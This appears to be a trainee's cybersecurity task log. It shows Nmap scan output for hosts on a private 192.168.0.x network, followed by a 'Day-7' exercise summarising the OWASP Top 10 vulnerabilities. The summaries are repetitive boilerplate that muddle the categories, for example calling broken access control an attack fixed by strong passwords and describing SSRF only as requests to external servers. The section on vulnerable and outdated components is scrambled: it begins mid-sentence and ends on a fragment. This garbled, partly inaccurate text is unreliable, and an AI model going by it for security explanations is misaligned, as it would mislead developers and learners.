Nmap scan report for 192.168.0.108
Host is up (0.00038s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
5357/tcp open  wsdapi
7070/tcp open  realserver
MAC Address: 00:E0:4F:1B:15:4F (Cisco Systems)

Nmap scan report for 192.168.0.118
Host is up (0.00035s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
7070/tcp open  realserver
MAC Address: 00:E0:4D:B5:5B:27 (Internet Initiative Japan)

Nmap scan report for 192.168.0.120
Host is up (0.00047s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
```

DAY-7

Task-8

Owasp to 10 vulnerabilities understanding

- **Step-1: First open a browser.**

- **Step-2: search for Owasp 10 vulnerabilities.**

- **Step-3: Now understanding that 10 vulnerabilities**

1.Broken Access Control

Broken Access Control is a type of cyber attack that exploits vulnerabilities in a web application's access control mechanisms. It can allow attackers to gain unauthorized access to sensitive data or functionality. Broken Access Control can be caused by a lack of input validation, poor session management, or insufficient authorization checks. To prevent Broken Access Control attacks, developers should implement proper access controls, enforce strong authentication and authorization policies, and regularly test their applications for vulnerabilities. Attackers can use Broken Access Control to steal sensitive data, modify or delete data, or take control of an application. Broken Access Control can be prevented by using strong passwords, implementing multi-factor authentication, and regularly updating software and security systems.
Attackers can exploit broken access control to steal sensitive data, modify or delete data, or take control of an application. Broken access control can be prevented by implementing proper access controls, using secure network protocols, and following best practices for

secure coding. Developers should ensure that only authorized users have access to sensitive data and functionality. Other measures include implementing role-based access control, using encryption, and

using secure session management techniques. Developers should also ensure that access controls are properly tested and monitored to detect any vulnerabilities.

2.Cryptographic failures

Cryptographic failure is a type of security vulnerability that occurs when encryption and decryption mechanisms are not implemented correctly. Cryptographic failure can be caused by weak encryption algorithms, improper key management, or flawed implementation of encryption protocols. Cryptographic failure can lead to data breaches, identity theft, and other types of cyber attacks. To prevent cryptographic failure, developers should use strong encryption algorithms, implement secure key management, and follow best practices for encryption implementation. Attackers can exploit cryptographic failure to decrypt sensitive data, impersonate legitimate users, or execute other types of cyber attacks. Cryptographic failure can be prevented by using strong encryption algorithms, implementing secure key management, and regularly updating software and security systems.

3.Injection

Injection is a type of cyber attack that involves the insertion of malicious code into a web application. Injection attacks can be used to steal sensitive data, modify or delete data, or take control of an

application. Common types of injection attacks include SQL injection, cross-site scripting (XSS) attacks, and command injection. To prevent injection attacks, developers should use input validation, parameterized queries, and other security measures. Attackers can use injection attacks to steal sensitive data, modify or delete data, or take control of an application. Injection attacks can be prevented by using secure coding practices, regularly testing applications for vulnerabilities, and implementing security protocols.

4.Insecure Design

Insecure design is a type of security vulnerability that occurs when a web application is designed with security flaws. Insecure design can be caused by poor software architecture, lack of security controls, or failure to follow best practices for secure design. Insecure design can lead to data breaches, identity theft, and other types of cyber attacks.

To prevent insecure design, developers should follow secure design principles, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit insecure design to steal sensitive data, modify or delete data, or take control of an application. Insecure design can be prevented by using secure coding practices, following best practices for secure design, and regularly updating software and security systems.

5.Security misconfiguration

Security misconfiguration is a type of security vulnerability that occurs when a web application is not configured correctly. Security misconfiguration can be caused by weak passwords, unsecured network protocols, or failure to follow best practices for secure configuration. Security misconfiguration can lead to data breaches, identity theft, and other types of cyber attacks. To prevent security misconfiguration, developers should follow secure configuration principles, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit security misconfiguration to steal sensitive data, modify or delete data, or take control of an application. Security misconfiguration can be prevented by using secure passwords, following best practices for secure configuration, and regularly updating software and security systems.

6.Vulnerable and outdated Components

outdated components to steal sensitive data, modify or delete data, or take control of an application. Vulnerable and outdated components can be prevented by using up-to-date software components, following best practices for secure coding, and regularly updating software and security systems. Vulneable and outdated components are a type of security

vulnerability that occurs when a web application uses outdated or insecure software components. Vulnerable and outdated components can be caused by failure to update software, use of deprecated

software, or use of software with known vulnerabilities. Vulnerable and outdated components can lead to data breaches, identity theft, and other types of cyber attacks. To prevent vulnerable and outdated components, developers should use up-to-date software components, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit vulnerable and

7.Identification and authentication failures

Identification and authentication failures are a type of security vulnerability that occurs when a web application fails to properly identify and authenticate users. Identification and authentication failures can be caused by weak passwords, lack of multi-factor authentication, or failure to follow best practices for secure identification and authentication. Identification and authentication failures can lead to data breaches, identity theft, and other types of cyber attacks. To prevent identification and authentication failures, developers should follow secure identification and authentication principles, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit identification and authentication failures to steal sensitive data, modify or delete data, or take control of an application. Identification and authentication failures can be prevented by using strong passwords, implementing multi-factor authentication, and following best practices for secure identification and authentication.

8.Software and data integrity failures

Software and data integrity failures are a type of security vulnerability that occurs when a web application fails to maintain the integrity of its software and data. Software and data integrity failures can be caused by failure to follow best practices for secure software development, use of unsecured network protocols, or failure to

implement secure coding practices. Software and data integrity failures can lead to data breaches, identity theft, and other types of cyber attacks. To prevent software and data integrity failures, developers should follow secure software development principles, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit software and data integrity failures to steal sensitive data, modify or delete data, or take control of an application. Software and data integrity failures can be prevented by using secure software development practices, following best practices for secure coding, and regularly updating software and security systems.

9.Security logging and monitoring failures

Security logging and monitoring failures are a type of security vulnerability that occurs when a web application fails to properly log and monitor security events. Security logging and monitoring failures can be caused by failure to implement secure logging and monitoring

practices, use of unsecured network protocols, or failure to follow best practices for secure coding. Security logging and monitoring failures can lead to data breaches, identity theft, and other types of cyber attacks. To prevent security logging and monitoring failures, developers should follow secure logging and monitoring principles, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit security logging

and monitoring failures to steal sensitive data, modify or delete data, or take control of an application. Security logging and monitoring failures can be prevented by using secure logging and monitoring practices, following best practices for secure coding, and regularly updating software and security systems.

10.Server - side request forgery

Server-side request forgery (SSRF) is a type of security vulnerability that occurs when an attacker is able to send a request from a vulnerable web application to an external server. SSRF can be caused by failure to validate user input, use of unsecured network protocols, or failure to follow best practices for secure coding. SSRF can lead to data breaches, identity theft, and other types of cyber attacks. To prevent SSRF, developers should follow secure coding practices, implement secure network protocols, and regularly test their applications for vulnerabilities. Attackers can exploit SSRF to steal sensitive data, modify or delete data, or take control of an

application. SSRF can be prevented by validating user input, using secure network protocols, and following best practices for secure coding.